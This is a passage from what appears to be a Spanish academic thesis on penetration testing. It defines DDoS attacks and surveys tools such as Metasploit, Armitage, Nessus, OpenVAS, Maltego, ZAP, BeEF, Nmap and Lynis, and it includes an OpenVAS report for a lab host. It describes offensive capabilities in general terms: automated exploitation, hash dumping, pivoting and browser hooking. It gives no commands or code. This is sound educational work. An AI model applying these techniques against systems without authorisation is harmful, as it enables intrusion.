Un ataque DDoS (depende de cómo se lleve a cabo) no es más que un número exageradamente elevado de peticiones a una dirección IP. Tal es así que el servidor es incapaz de gestionar dichas peticiones causando un error en el sistema y la detención o reinicio del servicio, dejando este inaccesible al resto de usuarios.

Este ataque no tiene por qué darse de forma malintencionada. Hay casos en el que un servidor recibe más solicitudes de las que es capaz de responder y sufre una caída del servidor provocando un mensaje de error.

3.4 Herramientas

En este apartado se va a hacer una breve introducción a las herramientas utilizadas durante el desarrollo del proyecto con el fin de conocerlas antes de explicar su uso en el mismo. Para poder utilizarlas se ha optado por instalar la distribución Kali Linux, que reúne en un solo sistema operativo multitud de herramientas para realizar test de penetración.

Metasploit Framework[17]

Metasploit es un proyecto open source de seguridad informática que proporciona información acerca de vulnerabilidades de seguridad y ayuda en la realización de test de penetración (Pentesting) y el desarrollo de firmas para sistemas de detección de intrusos. Su subproyecto más conocido es el Metasploit Framework el cual permite automatizar la explotación de vulnerabilidades en sistemas operativos, aplicaciones y redes. También a través de este Framework es posible desarrollar exploits (explicados anteriormente) para explotar bugs conocidos o no en cualquier sistema informático.

Fue desarrollado en 2003 por H.D Moore. Originalmente el código fue escrito en el lenguaje de programación scripting PERL, pero más tarde el software completo de Metasploit fue reescrito en Ruby, uno de los lenguajes de programación más utilizado por los hackers. El 21 de octubre de 2009, el Proyecto Metasploit anunció que había sido adquirida por Rapid7, una empresa de seguridad que ofrece soluciones unificadas de gestión de vulnerabilidades.

La interfaz de administración por defecto de Metasploit es el CLI (Command Line Interface) lo que hace que la curva de aprendizaje sea un poco elevada. Pese a su complejidad, desde ella es posible acceder a todas las funcionalidades de la herramienta, pudiendo aprovechar todo su potencial.




Figura 10 - CLI Metasploit

Por otro lado, un grupo de desarrolladores independientes ha creado Armitage, una interfaz GUI (Graphic User interface) para la administración de Metasploit con un aspecto muy elegante e intuitivo. En ella es posible visualizar gráficamente los objetivos, además, el mismo programa recomienda qué exploits usar y expone las opciones avanzadas del framework. A parte de esto, el propio Armitage también permite iniciar

un análisis con Nmap, e incluso usar el módulo de Brute Force para sacar username/password, entre muchas opciones más.

El objetivo principal de Armitage es hacer Metasploit útil para aquellas personas del mundo de la seguridad que saben de hacking, pero no del uso de Metasploit a fondo.




Figura 11 - Interfaz gráfica Armitage

Armitage organiza las capacidades de metasploit alrededor del proceso de hacking. Hay características para el descubrimiento, acceso, post-explotación, y maniobra.

Para el descubrimiento de objetivos, Armitage expone varias de las capacidades de gestión de hosts de Metasploit. Puede importar objetivos o lanzar escaneos para llenar una base de objetivos. Una vez importado o escaneado, el objetivo se mostrará como en la figura 11.

Armitage es una gran ayuda en la explotación remota ya que posee características para recomendar exploits automáticamente o incluso ejecutar comprobaciones que permiten conocer qué exploits funcionarán correctamente. Además, si estas opciones fallan, dispone del método "Hail Mary", con el que se probaran todos los exploits frente al objetivo automáticamente.

Una vez se consigue entrar, Armitage provee muchas herramientas post-explotación basadas en las capacidades del agente meterpreter.

Con solo un click es posible escalar privilegios, volcar hashes de passwords a una base de datos local de credenciales, navegar por el sistema como si se tuviese acceso directo al mismo, lanzar consolas de comandos, etc.

Finalmente, Armitage ayuda en el proceso de creación de pivotes, una capacidad que le permite usar hosts comprometidos como una plataforma para atacar otros hosts y así

seguir investigando la red objetivo. Armitage incluso expone el módulo SOCKS proxy de metasploit, el cual permite que herramientas externas tomen ventajas de estos pivotes.

Nessus[18]

Nessus es una de las herramientas de escaneo de vulnerabilidades más conocidas, siendo en muchos casos la más utilizada. Su funcionamiento consiste en un daemon, nessusd, que realiza el escaneo en el sistema objetivo, y el propio cliente nessus (basado en consola o gráfico) que muestra el avance e informa sobre el estado de los escaneos.

El Proyecto "Nessus" comenzó en 1998 de la mano de Renaud Deraison con la intención de proporcionar a la comunidad de Internet un escáner de seguridad remoto de manera gratuita. Esto fue así hasta octubre de 2005, cuando Tenable Network Security, la empresa co-fundada por Renaud comenzó a cobrar las licencias. En la actualidad, existen dos versiones: la versión gratuita "home", y con licencia de pago "work" pero sin restricciones de uso.

Nessus permite escanear diferentes tipos de vulnerabilidades como las que permiten el acceso a datos sensibles del sistema, fallos de configuración, contraseñas por defecto o DoS, entre otras.

En una operación normal, Nessus comienza escaneando los puertos con Nmap o con su propio escaner de puertos para buscar cuales están abiertos y después intentar utilizar varios exploits para atacarlo. Las pruebas de vulnerabilidad disponibles, como una larga lista de plugins, son escritos en NASL (Nessus Attack Scripting Language), un lenguaje scripting optimizado para interacciones personalizadas en redes.




Figura 12 - Ejemplo de resultados de análisis en Nessus

Completado el análisis, Nessus muestra un informe de las vulnerabilidades como el de la figura 12. En este informe dará una breve descripción de cada una de ellas además de mostrar el riesgo que suponen para equipo analizado. Opcionalmente, los resultados del escaneo pueden ser exportados como informes en varios formatos, como texto plano,

XML, HTML, y LaTeX. Los resultados también pueden ser guardados en una base de datos para referencia en futuros escaneos de vulnerabilidades.

Algunas de las pruebas de vulnerabilidades de Nessus pueden causar que los servicios o sistemas operativos se corrompan y caigan. Para evitar esto, permite desactivar la opción "unsafe test" antes de escanear, de modo que solo se realizaran pruebas que no pongan en riesgo la estabilidad del sistema objetivo.

OpenVas[19]

OpenVAS es una variante de Nessus denominada en sus orígenes GNessUs. Surgió como alternativa a éste cuando su licencia pasó a ser de pago. Comenzó siendo un sistema para pruebas de penetración en la empresa Portcullis Computer Security, aunque finalmente fue anunciado como una solución de software libre por Tim Brown en Slashdot.

Report: Results 1 - 55 of 55 (total: 96) PDF Done

Filter: sort-reverse=severity result_hosts_only=1 min_cvss_base= min_qo

Vulnerability	Severity	QoD	Host	Location	Actions
Vulnerabilities in SMB Could Allow Remote Code Execution (958687) - Remote	10.0 (High)	98%	192.168.1.51	445/tcp	
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	10.0 (High)	98%	192.168.1.51	445/tcp	
PHP Denial of Service And Unspecified Vulnerabilities-01 July16 (Windows)	8.3 (High)	80%	192.168.1.51	80/tcp	
php Multiple Vulnerabilities -01 March16 (Windows)	7.5 (High)	80%	192.168.1.51	80/tcp	
php 'serialize_function_call' Function Type Confusion Vulnerability March16 (Windows)	7.5 (High)	80%	192.168.1.51	80/tcp	
php 'phar_fix_filepath' Function Stack Buffer Overflow Vulnerability March16 (Windows)	7.5 (High)	80%	192.168.1.51	80/tcp	
php Multiple Vulnerabilities -01 April16 (Windows)	7.5 (High)	80%	192.168.1.51	80/tcp	
PHP Multiple Vulnerabilities -01 July16 (Windows)	7.5 (High)	80%	192.168.1.51	80/tcp	
PHP Multiple Vulnerabilities -03 July16 (Windows)	7.5 (High)	80%	192.168.1.51	80/tcp	
PHP Multiple Vulnerabilities -04 July16 (Windows)	7.5 (High)	80%	192.168.1.51	80/tcp	
PHP Denial of Service Vulnerability-01 July16 (Windows)	7.1 (High)	80%	192.168.1.51	80/tcp	
php Multiple Denial of Service Vulnerabilities -01 Dec15 (Windows)	6.8 (Medium)	80%	192.168.1.51	80/tcp	
PHP Denial of Service And Unspecified Vulnerabilities-02 (Windows)	6.8 (Medium)	80%	192.168.1.51	80/tcp	
PHP XML Entity Expansion And XML External Entity Vulnerbilities (Windows)	6.8 (Medium)	80%	192.168.1.51	80/tcp	
php Out of Bounds Read Memory Corruption Vulnerability -01 March16 (Windows)	6.4 (Medium)	80%	192.168.1.51	80/tcp	
http TRACE XSS attack	5.8 (Medium)	99%	192.168.1.51	80/tcp	
Apache HTTP Server mod_proxy_ajp Process Timeout DoS Vulnerability (Windows)	5.0 (Medium)	97%	192.168.1.51	80/tcp	
PHP 'gdImageScaleTwoPass()' Multiple Denial of Service Vulnerabilities (Windows)	5.0 (Medium)	80%	192.168.1.51	80/tcp	
DCE Services Enumeration	5.0 (Medium)	80%	192.168.1.51	135/tcp	
DCE Services Enumeration	5.0 (Medium)	80%	192.168.1.51	135/tcp	

Figura 13 - Informe de análisis OpenVas

Su funcionamiento es similar a Nessus, permite realizar análisis de penetración de forma sencilla y una vez completados muestra un informe como el de la figura superior. Como como se observa en la figura 13, al igual que Nessus, muestra una valoración de la vulnerabilidad y el riesgo que supone.

Maltego[20]

Maltego es una de las herramientas más completas y mejor implementadas que existen actualmente en el mercado, enfocada sobre todo en la recolección de información y minería de datos. Su valor añadido con respecto a otras herramientas existentes en el mercado actualmente es la representación de la información en una forma simbólica, es decir, la información es presentada en distintos formatos de forma visual y enseñando las distintas relaciones encontradas entre la información presentada. Por otro lado, Maltego permite enumerar información relacionada con elementos de red y dominios de una forma bastante comprensible, así como también permite enumerar información relacionada con personas, datos tales como direcciones de email, sitios web asociados, números de teléfono, grupos sociales, empresas asociadas, etc.

Una vez recopilados los datos, un hipotético atacante podría realizar un ataque personalizado. Por ejemplo, si desea penetrar en una determinada empresa, podría basarse en el antivirus que utilizan, en cuales son los recursos compartidos o incluso infectar el equipo personal de un trabajador para encontrar un camino hacia el objetivo principal.

Uniscan[21]

Uniscan es un escáner de vulnerabilidades Web, dirigido a la seguridad informática, cuyo objetivo es la búsqueda de vulnerabilidades en los sistemas web. Está licenciado bajo GNU GENERAL PUBLIC LICENSE 3.0 (GPL 3)

Uniscan se ha desarrollado utilizando el lenguaje de programación Perl, destaca por su facilidad para trabajar con el texto, usar expresiones regulares, además de ser multi-hilo.

Sus características principales son:

- Identificación de las páginas del sistema a través de un rastreador web.
- El uso de threads en el rastreador.
- Controla el número máximo de peticiones.
- Control de la variación de las páginas identificadas por el sistema rastreador web.
- Control de las extensiones de archivo que se ignoran.
- Prueba de páginas encontradas a través del método GET.
- Prueba de los formularios que se encuentran a través del método POST.
- Soporte de peticiones SSL (HTTPS).
- Soporte de proxy.
- Interfaz gráfica simple.
- Añadido nuevo plugin "PHP inyección argumento CGI" para las pruebas dinámicas.
- Búsqueda para los plugins de Drupal, Joomla y WordPress.




Figura 14 - Interfaz Uniscan

Como se ve en la figura superior, realizar un análisis es tan sencillo como seleccionar las opciones y elegir el objetivo. Posteriormente estará disponible un informe con los resultados obtenidos

Zed Attack Proxy (ZAP)[22]

Zed Attack Proxy (ZAP) es una herramienta libre escrita en Java que proviene del Proyecto OWASP (Open Web Application Security Project) para realizar, en primera instancia, test de penetración y monitorizar la seguridad de las aplicaciones web de las compañías, siendo una de las aplicaciones del proyecto más activas en cuanto a auditorías de seguridad.

Las características más destacadas de ZAP son:

- Proxy de interceptación: Permite ver todo el tráfico entre el navegador y el servidor web de seleccionado, dejando ver de forma sencilla las cabeceras y cuerpo de los mensajes HTTP sin importar el método usado (HEAD, GET, POST, etc). Además, podremos modificar el tráfico HTTP a nuestro antojo en ambas direcciones de la comunicación (entre el servidor web y el navegador).
- Spider: Es una característica que ayuda a descubrir nuevas URL's en el sitio auditado. Una de las maneras que realiza esto es analizando el código HTML de la página para descubrir etiquetas <a> y seguir sus atributos href.
- Forced Browsing: Intenta descubrir directorios y archivos no indexados en el sitio como pueden ser páginas de inicio de sesión. Para lograrlo cuenta por defecto con una serie de diccionarios que utilizará para realizar peticiones al servidor esperando status code de respuesta 200.

- Active Scan: Genera de manera automatizada diferentes ataques web contra el sitio como CSRF, XSS o Inyección SQL, entre otros.
- Análisis tanto automáticos como pasivos.
- Posibilidad de lanzar varios ataques a la vez.
- Capacidad para utilizar certificados SSL dinámicos.
- Soporte para utilizar tarjetas inteligentes (DNI-e, por ejemplo) y certificados personales.
- Análisis de sistemas de autenticación.
- Posibilidad de actualizar la herramienta automáticamente.
- Dispone de una tienda de extensiones (plugins) con las que añadir más funcionalidades a la herramienta.




Figura 15 - Interfaz ZAP

En la figura se observa la interfaz de ZAP después de realizar un análisis. En ella se ven las diferentes opciones comentadas anteriormente, además de las vulnerabilidades encontradas como resultado del escaneo.

BeEFXSS[23]

Browser Exploitation Framework (BeEF) es una poderosa herramienta de seguridad profesional que permite realizar pruebas de penetración centrándose en el navegador web.

BeEF puede realizar pruebas de intrusión profesionales contra el marco de seguridad de un objetivo utilizando vectores de ataque del lado del cliente. A diferencia de otras herramientas, BeEF se centra en el aprovechamiento de las vulnerabilidades del navegador para evaluar la seguridad de un objetivo. BeEF captura los navegadores web y los utiliza para el lanzamiento de los módulos de comando y nuevos ataques dirigidos contra el sistema desde dentro del contexto del navegador. Cada navegador muestra un marco de seguridad diferente, y cada marco puede proporcionar un conjunto de vectores de ataque únicos. En función del marco seguridad es posible realizar el test de

penetración seleccionando diferentes módulos que se lanzaran contra cada navegador en tiempo real.




Figura 16 - Interfaz BeefXSS

En la figura superior es posible ver la cantidad de ataques disponibles para poner a prueba la seguridad del objetivo, además de los diferentes navegadores capturados por Beef.

Nmap[24]

Nmap es un programa de código abierto escrito originalmente por Gordon Lyon que sirve para efectuar rastreo de puertos. Se usa para evaluar la seguridad de sistemas informáticos, así como para descubrir servicios o servidores en una red informática. Para ello, Nmap envía unos paquetes definidos a otros equipos y analiza sus respuestas.

Este software posee varias funciones para sondear redes de computadores, incluyendo detección de equipos, servicios y sistemas operativos. Estas funciones son extensibles mediante el uso de scripts para proveer servicios de detección avanzados, detección de vulnerabilidades y otras aplicaciones. Destaca principalmente por sus características para el descubrimiento de servidores, identificación de puertos abiertos, servicios ejecutándose en un determinado ordenador, y otros datos sobre el mismo como características del hardware, SO o versiones de software. Además, durante un escaneo, es capaz de adaptarse a las condiciones de la red incluyendo latencia y congestión de la misma.

Esta herramienta suele ser utilizada por otras como Nessus en el proceso de escaneo de puertos.

Lynis[25]

Lynis es una herramienta que sirve para auditar sistemas. Permite realizar auditorías de seguridad y fortificación de los sistemas basados en Unix. Lynis realiza un escaneo profundo sobre el sistema en el que se lanza, aunque juntándola con SSH podríamos lanzarla de forma sencilla en otros servidores remotos. El objetivo de Lynis es detectar fallos de seguridad y errores de configuración o debilidades en el propio sistema. Estos resultados se utilizarán para fortificar a posteriori el sistema. El reporte que proporciona la herramienta ayudará a la toma de decisiones que habrá que tomar para la fortificación o hardening de los servidores.

La herramienta también escanea de forma general el sistema detectando la falta de software actualizado o la existencia de paquetes de software vulnerables y los errores de configuración en la máquina.

En un análisis por defecto, Lynis lanzará pruebas sobre los siguientes elementos y nos irá mostrando por pantalla los resultados parciales que va detectando:

- Boot y servicios.
- Evaluación de la configuración del kernel.
- Comprobación de memoria y procesos.
- Configuración de las políticas de usuarios, grupos y métodos de autenticación.
- Shells.
- Evaluación del sistema de archivos.
- Almacenamiento.
- Ports & Packages.
- Networking.
- Configuración del software: servidor web, SSH, SNMP, motores de base de datos, PHP, configuración del logging de la máquina, etcétera.
- Evaluación de los valores que fortifican el kernel.
- Por último, resultados.

En la siguiente imagen se observan los resultados ofrecidos por Lynis mientras realiza el análisis. En este ejemplo muestra resultados de la confirmación de software, más concretamente a email, firewall y el servidor web.




Figura 17 - Reporte de Lynis durante el analisis

Finalizado el análisis, la herramienta reporta los resultados para poder analizarlos. Este tipo de herramientas pueden ser muy útiles para los responsables de seguridad de las empresas ya que les permite encontrar las debilidades del sistema para su posterior corrección.

Inurlbr[26]

